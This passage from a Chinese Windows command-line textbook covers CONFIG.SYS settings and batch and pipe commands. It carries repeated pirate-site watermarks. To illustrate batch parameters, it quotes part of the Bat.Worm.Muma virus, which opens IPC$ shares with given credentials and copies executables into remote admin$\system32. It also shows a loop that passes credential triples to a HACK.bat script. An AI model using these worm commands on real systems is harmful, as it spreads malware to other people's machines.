


图 2-46 显示接口缓存表




图 2-47 添加静态 ARP 缓存项

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





注意 InetAddr 和 IfaceAddr 的 IP 地址用带圆点的十进制记数法表示。EtherAddr 的物理地址由 6 个字节组成，这些字节用十六进制记数法表示且用连字符隔开（比如，00-AA-00-4F-2A-9C）。通过–s 参数添加的绑定项属于静态项，它们不会造成 Arp 缓存超时而消失，只有终止 TCP/IP 后再启动，这些项才会被删除。要创建永久的静态 Arp 缓存项，在批处理文件中使用 Arp 命令创建，并通过“计划任务程序”在启动时运行该批处理文件。只有将 TCP/IP 安装为网卡的属性组件时，该 Arp 命令才可以使用。

2.4 可能出现的问题与解决方法

（1）在上网的过程中应该如何有效预防黑客的入侵呢?

解答：在上网的过程中应时刻提高警惕，防止黑客的攻击和入侵，并养成一个良好的使用习惯，使黑客入侵自己的计算机时不容易得逞。用户要做到经常清除“开始”菜单中的“我最近使用的文档”命令；经常清除应用程序中“最近打开的文件”菜单；及时清空回收站；删除 Windows 系统下的临时文件；清除网络浏览历史记录；使用 QQ 时最好不要在计算机内保存密码，最好是为 QQ 申请密码保护；及时清除网页浏览器地址栏（URL）清单；及时清除 Cookie 信息；经常升级自己的漏洞补丁并对自己的计算机进行杀毒。

（2）使用 Ping 命令有时无法测试出目标计算机的信息，为什么呢?

解答：出现这种情况是 Ping 命令的使用条件所致，可以使用 Ping 测试计算机名和计算机的 IP 地址。如果已成功验证 IP 地址但未成功验证计算机名，这可能是由于名称解析问题所致。在这种情况下，要确保指定的计算机名可以通过本地主机文件进行解析，其方法是通过域名系统（DNS）查询或 NetBIOS 名称解析技术进行解析。只有当网际协议（TCP/IP）在网络连接中安装为网络适配器属性的组件时，该命令才可用。

（3）在用“MS-DOS”（或命令提示符）获取 IP 信息时，为什么总出现“不是内部或外部命令，也不是可运行的程序或批处理文件”的信息提示?

解答：其实在输入命令时，只要注意空格或大小写即可。比如在“MS-DOS”（或命令提示符）中输入 ping192.168.0.3 时，就会出现“不是内部或外部命令，也不是可运行的程序或批处理文件”的信息提示。而当输入“ping 192.168.0.3”时，则会正常执行这个命令。


2.5 总结与经验积累

本章主要介绍了一些常用 DOS 命令的具体功能和操作方法，以及常用的 Windows 网络命令行和几个其他相关的网络命令。Windows 系统很容易崩溃，但导致崩溃的原因不外乎系统文件破坏、注册表损坏和病毒木马破坏等，这些都可以使用 DOS 命令来快速方便地解决。熟练掌握一些常用的 DOS 网络命令，便可以通过这些网络命令快速进行网络维护，大大增强网络维护的效率。

通过本章的学习，读者可以了解 Windows 系统中一些常用的网络命令行，并熟悉这些网络命令的作用和具体操作过程。当然，要学习和熟练运用这些网络命令，就必须了解命令的功能、语法格式及基本操作方法，并弄清楚使用这些网络命令各自可以实现的功能。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器






第 3 章　Windows 系统命令行配置

重点提示

- Config.sys 文件配置
- 批处理与管道
- 对硬盘进行分区

本章精粹

本章在讲述利用 Config.sys 文件配置相关内容的基础上，还介绍了批处理命令和在批处理过程中要用到的管道命令，并用实例演示了使用 Disk part 命令对硬盘进行分区的操作，有助于读者更好地掌握一些常用命令的具体实现过程。



换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





在 Windows 系统中命令行起着非常重要的作用，Windows 命令行最大的特点是对网络管理的便宜性，管理员只需输入几个命令，就可以完成繁杂的操作。在启动计算机时，如果需要运行 Config.sys 文件，就需要对文件 Config.sys 进行配置。

3.1 Config.sys 文件配置

CONFIG. SYS 是 DOS 系统中的一个重要文件，其配置会影响到系统的使用及其效率。如果配置不当，可能很多程序都无法正常运行。因此，正确合理地配置 CONFIG.SYS 文件是非常必要和重要的。

3.1.1 Config.sys 文件中的命令

CONFIG.SYS 是包含在 DOS（Disk Operating System，磁盘操作系统）中的一个文本文件命令，可以控制操作系统计算机进行初始化。在通常情况下，CONFIG.SYS 命令制定内存设备驱动和程序，以控制硬件设备、开启或进制系统特征，以及限制系统资源。CONFIG.SYS 在 Autoexec.bat（自动批处理程序）文件执行前载入。由于 CONFIG.SYS 是一个文本文件，因此，它可以使用文本编辑程序编辑。

CONFIG.SYS 中的命令及其配置方法如下。

- ACCDATE。指定对每一个驱动器是否记录文件最后被访问的日期。

用法：

```
ACCDATE= 驱动器 1+|- [ 驱动器 2+|-]...
```

如：ACCDATE=C+ D+ E+将在 C、D、E 盘中记录文件最后被访问的日期。

此命令仅用于 MS-DOS 7.x 中。

- BREAK。设置或清除扩展的 Ctrl+C 检查。

用法：

```
BREAK=ON|OFF
```

- BUFFERS/BUFFERSHIGH。为指定数量的磁盘缓冲区分配内存。

用法：

```
BUFFERS=磁盘缓冲区数量,[从属高速缓存中的缓冲区数量]
```

- DEVICE/DEVICEHIGH。将指定的设备驱动程序装入内存。

用法：

```
DEVICE/DEVICEHIGH 文件名 [参数]
```

其中，文件名是文件的完整路径，如 C:\DOS\HIMEM.SYS。

- DOS。用于 DOS 系统的配置，如是否使用 HMA（高端内存区）等。

用法：

```
DOS=[HIGH|LOW][,UMB|,NOUMB][,AUTO|,NOAUTO][,SINGLE]
```


换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/xiaobo_blog 官方QQ：4323333

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



其中，HIGH 和 LOW 表示使用 HMA 或不使用 HMA，UMB 和 NOUMB 表示使用 UMB 或不使用 UMB，AUTO 或 NOAUTO 表示系统自动配置或不自动配置，SINGLE 表示使用单一模式的 DOS。其中，AUTO/NOAUTO 和 SINGLE 仅用于 MS-DOS 7.x 中。

- DRIVPARM。设置现有物理设备的参数。
- FCBS/FCBSHIGH。指定可以同时打开的文件控制块（FCB）的数量。

用法：

```
FCBS/FCBSHIGH=可以同时打开的 FCB 数量
```

由于 FCB 主要在 DOS 1.x 中使用，对于高版本，可以让系统自动配置。

- FILES/FILESHIGH。指定可以同时访问的文件数量。

用法：

```
FILES/FILESHIGH=可以同时访问的文件数量
```

一般 FILES/FILESHIGH 的设置值在 30 左右比较合适。

- INSTALL/INSTALLHIGH。用于加载 TSR（内存驻留程序）。

用法：

```
INSTALL/INSTALLHIGH=文件名 [参数]
```

如 INSTALLHIGH=C:\DOS\DOSKEY.COM /APPEDIT

- LASTDRIVE/LASTDRIVEHIGH。指定可以访问的驱动器最后的有效驱动器字母。

用法：

```
LASTDRIVE=驱动器字母
```

如 LASTDRIVE=F 会将 F 设置成最后有效的驱动器字母。

- NUMLOCK。指定启动时 NUMLOCK 指示灯是否打开。

用法：

```
NUMLOCK=ON|OFF
```

- REM。添加注解。

用法：

```
REM [注解字符串]
```

注解中的字符串只用来增加可读性，将不被执行。

- SET。设计 DOS 环境变量。

用法：

```
SET 变量=[变量值]
```

- SHELL。指定 DOS 使用的命令解释程序的名称和位置。

用法：

```
SHELL=文件名 [参数]
```


换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





文件名默认是 COMMAND.COM，也可以指定其他的文件，如 4DOS.EXE 等。

- STACK/STACKHIGH。指定使用的堆栈数量。

用法：

```
STACK/STACKHIGH=堆栈数量，每个堆栈的大小
```

通常指定的值是 9256，这个值可以满足大多数的需求。

- SWITCHES。指定一些特殊选项。

用法：

```
SWITCHES=[/W] [/F] [/K] [/N] [/E[:n]]
```

其他的是一些菜单配置命令，如 MENUITEM、MENUCOLOR 等。

在 MS-DOS 7.x 中还有一些未公开命令，如 LOGO、COMMENT 等。

3.1.2 Config.sys 配置实例

在了解上述命令的基础上，可以利用这些命令来配置 Config.sys 文件，因为配置的好坏直接影响着系统性能。

【例 1】使用 EMM386.EXE，具体的文件配置内容如下。

```
device=d:\dos\echo.sys L/o/a/d/i/n/g CONFIG.SYS...
device=d:\dos\himem.sys
device=d:\dos\emm386.exe noems novcpi i=b600-b7ff
devicehigh=d:\dos\mdctools\setver.exe
devicehigh=d:\dos\ifshlp.sys
devicehigh=d:\dos\vide-cdd.sys /d:IDE-CD
devicehigh=d:\dos\cloaking.exe
country=086,936,d:\dos\country.sys
shell=c:\command.com /p /e:640
set temp=e:\temp
set tmp=e:\temp
accdate=c+ d+ e+
dos=high,umb,auto
numlock=off
files=30
buffershigh=30,0
fcbshigh=4,0
lastdrivehigh=n
stackshigh=9256
```

【例 2】使用 UMBPCI.SYS，具体的文件配置内容如下。

```
device=d:\dos\echo.sys L/o/a/d/i/n/g CONFIG.SYS...
device=d:\dos\echo.sys
device=d:\dos\umbpci.sys
device=d:\dos\hiram.exe
devicehigh=d:\dos\himem.sys
devicehigh=d:\dos\setver.exe
devicehigh=d:\dos\ifshlp.sys
devicehigh=d:\dos\vide-cdd.sys /d:IDE-CD
shell=d:\dos\command.com /p /e:640
```


换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



```
set temp=e:\temp
set tmp=e:\temp
accdate=c+ d+ e+
dos=high,umb,auto
country=086
numlock=off
fileshigh=30
buffershigh=30,0
stackshigh=9256
lastdrivehigh=n
```

3.1.3 Config.sys 文件中常用的配置项目

一些在 Config.sys 文件中经常用到的配置项目如下。

1. FILES＝数字

表示可同时打开的文件数，一般可选择 20～50。但如果把 FILES 的值设置得过大，则会占用过多的基本内存。系统默认为 FILES=8。

2. BUFFERS＝数字

表示设置磁盘缓冲区的数目，通常设置为 20～30 之间，默认值一般为 15。磁盘缓冲区是一块内存区，用于存储从磁盘读入的数据或存储写到磁盘的数据。

3. DEVICE 和 DEVICEHIGH

用于加载一些内存驻留程序，用于管理设备。比如内存管理程序和光驱驱动程序等。如下所示。

```
DEVICE=C:\DOS\HIMEM.SYS
DEVICE=C:\DOS\EMM386.EXE RAM
DEVICEHIGH=C:\CDROM\CDROM.SYS
DEVICEHIGH 与 DEVICE 的区别在于前者将程序加载入高端内存。
```

4. HIMEM.SYS 和 EMM386.EXE

DOS 只能直接使用 640KB 的内存，即基本内存，必须依靠其他内存管理程序来使用更多的内存，这两条命令就是最常用的内存管理程序。其中，640KB 到 1MB 之间的内存被称为高端内存，是系统保留使用的。1MB 以上的内存被称为扩展内存，HIMEM.SYS 就是负责管理扩展内存的。

EMM386.EXE 负责管理高端内存，并在扩展内存中模拟扩充内存供某些软件使用。因此，为了使用更多的内存，配置文件中应有如下指令。

```
DEVICE=C:\DOS\HIMEM.SYS
DEVICE=C:\DOS\EMM386.EXE RAM
```

注意 EMM386.EXE 必须要求先安装 HIMEM.SYS，因而必须确保安装 HIMEM.SYS 的配置命令在 EMM386.EXE 之前。

5. DOS＝HIGH，UMB

一般情况下，需要在 CONFIG.SYS 文件中加入这条命令，以将 DOS 的系统文件移入高端内

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

存，空出更多的基本内存给其他软件使用。但如果没有安装 EMM386.EXE、UMB，则这条指令将是无效的。

以下是一个典型的 CONFIG.SYS 文件内容。

```
DEVICE=C:\DOS\HIMEM.SYS （加载 Himem，扩展内存管理器）
DEVICE=C:\DOS\EMM386.EXE NOEMS（高端内存并入扩展内存的工具）
BUFFERS=15,0（缓冲区数目）
FILES=50 （同时打开的文件数）
DOS=UMB （系统把 DOS 本身放在什么地方）
LASTDRIVE=Z （驱动器盘符最大可以用哪个）
DOS=HIGH
DEVICEHIGH=C:\DOS\ATAPI_CD.SYS /D:MSCD000 /I:0 （加载光驱驱动程序）
STACKS=9256
```

此外，在 CONFIG 中还可以配置菜单式多重任务选择的配置，用于不同任务的选择，比如玩游戏、设置虚拟磁盘等，不过这些应用在目前已经不常用了，这里不再赘述。

3.2 批处理与管道

批处理（Batch）是一种简化的脚本语言，应用于 DOS 和 Windows 系统中，是由 DOS 或 Windows 系统内嵌的命令解释器（通常是 COMMAND.COM 或 CMD.EXE）解释运行的。

批处理文件具有.bat 或.cmd 的扩展名，最简单的例子是逐行书写在命令行中会用到的各种命令。更复杂的情况是需要使用 if、for 和 goto 等命令控制程序的运行过程（如同 C、Basic 等高级语言一样）。此外，利用外部程序是必要的，包括系统本身提供的外部命令和第三方提供的工具或软件。而管道命令就是将一个命令的输出作为另一个命令的输入。

3.2.1 批处理命令实例

批处理程序虽然是在命令行环境中运行，但不仅仅能使用命令行软件，任何 32 位的 Windows 程序都可以放在批处理文件中运行。


【例 3】先给出一个最简单的批处理脚本，将下面的几行命令保存为 name.bat 并执行这些命令（以后文中只给出代码，保存和执行方式类似）。

```
ping sz.tencent.com > a.txt
ping sz1.tencent.com >> a.txt
ping sz2.tencent.com >> a.txt
ping sz3.tencent.com >> a.txt
ping sz4.tencent.com >> a.txt
ping sz5.tencent.com >> a.txt
ping sz6.tencent.com >> a.txt
ping sz7.tencent.com >> a.txt
exit
```

执行这个批处理文件之后，可以在当前磁盘中建立一个名为 a.txt 的文件，其中记录的信息可以帮助用户迅速找到速度最快的 QQ 服务器，从而远离“从服务器中转”这一过程。也即把前面命令得到的内容放到后面所给的地方，“>>”的作用与“>”相同，主要区别是把结果追加

换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/huanke_blog 合作 自荐 QQ：4320553

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



到前一行得出的结果的后面，具体说是下一行，而前面一行命令得出的结果将被保留，使这个 a.txt 文件越来越大。另外，这个批处理文件还可以和其他命令结合，执行后直接显示速度最快的服务器 IP。

【例 4】再给出一个已经过时的实例（a.bat），具体的文件内容如下。

```
@echo off
if exist C:\Progra~1\Tencent\AD\*.gif del C:\Progra~1\Tencent\AD\*.gif
a.bat
```

这里使用了 QQ 的默认安装地址，默认批处理文件名为 a.bat，也可以根据情况自行修改。

在这个脚本中使用了 if 命令，使得它可以达到适时判断和删除广告图片的效果，只要不关闭命令执行后的 DOS 窗口，不按【Ctrl+C】组合键强行终止命令，将一直监视是否有广告图片（QQ 也在不断查看自己的广告是否被删除）。

【例 5】使用批处理脚本查是否中了冰河木马。

具体的脚本内容如下。

```
@echo off
netstat -a -n > a.txt
type a.txt | find "7626" && echo "Congratulations! You have infected GLACIER!"
del a.txt
pause & exit
```

这里利用了 netstat 命令，检查所有的网络端口状态，只需要清楚常见木马所使用的端口，就可以判断出是否被人种了冰河。但这不是确定的，因为冰河默认的端口是 7626，完全可以被人修改，这里介绍的只是方法和思路。只需将方法和思路稍做改动，就变成可以检查其他木马的脚本了，再改动一下，加进去参数和端口及信息列表文件后，就变成自动检测所有木马的脚本了。

【例 6】借批处理自动清除系统，具体的脚本代码如下。

```
@echo off
if exist c:\windows\temp\*.* del c:\windows\temp\*.*
if exist c:\windows\Tempor~1\*.* del c:\windows\Tempor~1\*.*
if exist c:\windows\History\*.* del c:\windows\History\*.*
if exist c:\windows\recent\*.* del c:\windows\recent\*.*
```

将上述脚本内容保存到 Autoexec.bat 文件中，每次开机时就把系统垃圾给自动删除了。

> **注意** DOS 不支持长文件名，所以就出现了 Tempor~1 这个文件；可根据自己的实际情况进行改动，使其符合自己的要求。

3.2.2 批处理中的常用命令


批处理文件常用的有@、Echo、Call、Goto、If、Choice、Pause、For 和 Shift 等命令，下面将分别介绍这些命令。

1. @

@符号是 E-mail 的必备符号，作用是让执行窗口中不显示它后面这一行的命令本身。即行

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





首有了它，这一行的命令就不显示了。@命令使用很简单，只需把它放在一行命令的最前面就可以了。

2. echo

echo 的中文意思为“反馈”或“回显”。它其实是一个开关命令，也就是说它只有两种状态：打开和关闭。于是就有了 echo on 和 echo off 两个命令。直接执行 echo 命令将显示当前 echo 命令状态（off 或 on），执行 echo off 将关闭回显，它后面的所有命令都不显示命令本身，只显示执行后的结果，除非执行 echo on 命令。

3. ::

::是一个注释命令，在批处理脚本中和 rem 命令等效。它后面的内容在执行时不显示，也不起任何作用，因为它只是注释，只是增加了脚本的可读性，和 C 语言中的/*……*/类似。

4. Pause

Pause 的中文意思为“暂停”，作用是让当前程序进程暂停一下，并显示一行提示信息：“请按任意键继续……”。

5. :和 goto

goto 是一个跳转命令，: 是一个标签。当程序运行到 goto 时，将自动跳转到: 定义的部分去执行。goto 命令也经常和 if 命令结合使用。goto 命令还可用于提前结束程序。在程序中间使用 goto 命令跳转到某一标签，而这一标签的内容却定义为退出。

6. %

百分号严格来说是算不上命令的，它只是批处理中的参数而已，但千万别小看了它，少了它批处理的功能就大大减少了。

```
net use \\%1\ipc$ %3 /u:"%2"
copy 11.BAT \\%1\admin$\system32 /y
copy 13.BAT \\%1\admin$\system32 /y
copy ipc2.BAT \\%1\admin$\system32 /y
copy NWZI.EXE \\%1\admin$\system32 /y
attrib \\%1\admin$\system32\10.bat -r -h -s
```

上述代码是 Bat.Worm.Muma 病毒中的一部分，%1 代表的 IP，2%代表的 username，3%代表 password。执行形式为：脚本文件名 参数 1 参数 2。假设这个脚本被保存为 a.bat，则执行形式为 a IP username password。这里 IP、username 和 password 是 3 个参数，缺一不可（因为程序不能正确运行，并不是因为少了参数语法就不对）。在脚本执行过程中，脚本就自动用 3 个参数依次代替 1%、2%和 3%，这样，就达到了灵活运用的目的。

7. if

if 命令是一个表示判断的命令，根据得出的每一个结果，它都可以对应一个相应的操作。

（1）输入判断。

```
if "%1"=="" goto usage
if "%1"=="/?" goto usage
if "%1"=="help" goto usage
```


换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



上述代码是判断输入的参数情况，如果参数为空（无参数），则跳转到 usage；如果参数为/? 或 help，也跳转到 usage。还可以用否定形式来表示“不等于”，例如，if not "%1"=="" goto Usage，则表示如果输入参数不为空就跳转到 usage。

（2）存在判断。

在语句 if exist C:\Progra~1\Tencent\AD*.gif del C:\Progra~1\Tencent\AD*.gif 中，如果存在 gif 文件，就删除这些文件。但这里的条件判断是判断存在的，当然也可以判断不存在的，例如“如果不存在 gif 文件则退出脚本”：if not exist C:\Progra~1\Tencent\AD*.gif exit。只是多一个 not 来表示否定而已。

（3）结果判断。

```
masm %1.asm
if errorlevel 1 pause & edit %1.asm
link %1.obj
```

上述语句先对源代码进行汇编，如果失败则暂停显示错误信息，并在按任意键后自动进入编辑界面，否则用 link 程序连接生成的 obj 文件。这种用法是先判断前一个命令执行后的返回码，如果和定义的错误码符合（这里定义的错误码为 1），则执行相应的操作（这里相应的操作为 pause & edit %1.asm 部分）。 另外，这种用法也可以表示否定。

用否定形式仍表达上面 3 句的意思，代码变为以下语句。

```
masm %1.asm
if not errorlevel 1 link %1.obj
pause & edit %1.asm
```

其实只是把结果判断后所执行的命令互换了一下，if not errorlevel 1 和 if errorlevel 0 是等效的，都表示上一句 masm 命令执行成功（因为它是错误判断，而且返回码为 0，0 就表示否定，也就是说这个错误不存在，masm 执行成功）。这里是否加 not，错误码到底用 0 还是 1，值得考虑，一旦搭配不成功，脚本就肯定出错。这种用 errorlevel 结果判断的用法是 if 命令最难的用法，但如果不会用 errorlevel 来判断返回码，则要达到相同的效果，必须用 else 来表示“否则”的操作。以上代码必须变成以下语句。

```
masm %1.asm
if exist %1.obj link %1.obj
else pause & edit %1.asm
```

关于 if 命令的这 3 种用法理解起来很简单，但应用时不一定用得那么得心应手，主要是熟练程度的问题。

8. call

在批处理脚本中，call 命令用来从一个批处理脚本中调用另一个批处理脚本。

来看下面的实例（默认的 3 个脚本文件名分别为 start.bat、10.bat 和 ipc.bat）。

```
start.bat:
…
CALL 10.BAT 0
…
```


换客资源神器官方网站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/xuba8_blog 站长QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器


```
10.bat:
…
ECHO %IPA%.%1 >HFIND.TMP
…
CALL ipc.bat IPCFind.txt
ipc.bat:
for /f "tokens=1,2,3 delims= " %%i in (%1) do call HACK.bat %%i %%j %%k
```

从上述 3 个脚本可以得到信息：脚本调用可以灵活运用、循环运用和重复运用。脚本调用可以使用参数。

在 start.bat 中，10.bat 后面跟了参数 0，执行时的效果其实就是把 10.bat 中的参数%1 用 0 代替。在 start.bat 中，ipc.bat 后面跟了参数 ipcfind.txt（一个文件，也可以做参数），执行时的效果就是用 ipc.bat 中每一行的 3 个变量，对应代换 ipc.bat 中的%%i、%%j 和%%k。这里参数调用是非常灵活的，使用时需要好好体会。

9. find

find 是一个搜索命令，用来在文件中搜索特定字符串，通常也作为条件判断的铺垫程序。这个命令单独使用的情况在批处理中比较少见，没有什么实际意义。

10. REM

REM 命令的作用是在批处理文件 Autoexec.bat 或系统配置文件 Config.sys 中注入注释，当执行时将注释信息显示在屏幕上，可用于增加文件可读性，但不会被执行。REM 命令可以用 :: 来代替。另外，REM 命令还可以用于屏蔽命令。

> **注意** REM 命令不会在屏幕上显示注释，如果在屏幕上显示注释，则必须在批处理文件或系统配置文件中使用 ECHO ON 命令。在批处理文件中不能使用重定向符（如<和>），也不能使用管道字符|。

11. SHIFT

SHIFT 命令的作用是更改批处理文件中批处理参数的位置。SHIFT 命令通过将每个参数复制到前一个参数，来改变可替换参数%0 ~ %9 的值，就是%1 的值被复制到%0、%2 的值被复制到%1 等。该命令对用一系列参数完成同样操作的批处理文件很有用。

3.2.3 常用的管道命令

在批处理文件中常常用到管道命令，常见的管道命令如下。

1. |

当查看一个命令的帮助时，如果帮助信息比较长，一屏幕显示不完时，DOS 并不给用户留出时间让其看完一屏幕再翻到另一屏幕，而是直接显示到帮助信息的最后。如果在提示符下运行 help 命令，就会看到当前 DOS 版本所支持的所有非隐含命令，但只能看到最后的那些命令，前面的早就一闪而过了。

此时如果使用 help | more 命令，就会发现显示满一屏幕后将自动暂停，等候继续显示其他信息。当按下【Enter】键时，将变成一个一个地出现；按下空格键时，将一屏幕一屏幕地显示，

换客资源神器官方网站：http://www.17huan.com 换客资源神器发布组官方博客：http://user.qzone.qq.com/... 官方 QQ：...

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

直到全部显示完为止；按其他键自动停止返回 DOS。

为什么会出现上述现象？主要是因为结合了管道命令|和 DOS 命令 more 来共同实现的。这里先简单介绍一下 help 命令和 more 命令，对理解|命令的用法有很大帮助。

- help 命令：直接在 DOS 提示符下输入 help 命令，结果是让 DOS 显示其所支持的所有非隐含命令，而在其他地方用 help 命令（如输入 net help），则是显示 net 命令的帮助信息。
- more 命令：利用 more 命令可以达到逐屏或逐行显示输出的效果，而 type 命令只能一次把输出显示完，最后的结果就是只能看到末尾部分。

2. >、>>

这两个命令的效果从本质上都是一样的，都是输出重定向命令，即把前面命令的输出写入到一个文件中。这两个命令的区别在于：>会在清除掉原有文件中的内容之后，把新的内容写入原文件；而>>只会另起一行追加新的内容到原文件中，且不会改动其中的原有内容。

```
echo @echo off > a.bat
echo echo This is a pipeline command example. >> a.bat
echo echo It is very easy? >> a.bat
echo echo Believe your self! >> a.bat
echo pause >> a.bat
echo exit >> a.bat
```

依次在 DOS 提示符下输入上述各行命令，输入每一行后按下【Enter】键，即可在当前目录下生成一个 a.bat 文件，其中的内容如下。

```
@echo off
echo This is a pipeline command example.
echo It is very easy?
echo Believe your self!
pause
exit
```

从上述实例中可以得到这样的信息：可以在 DOS 提示符下利用 echo 命令的写入功能编辑一个文本，而不需要专门的文本编辑工具；如果只用>命令来完成上述操作，最后也会生成一个 a.bat，但其中的内容就只剩下最后一行 exit 了。因此，>和>>一般都联合起来用，除非重定向的输出只有一行，就可以只用>了。

3. <、>&、<&

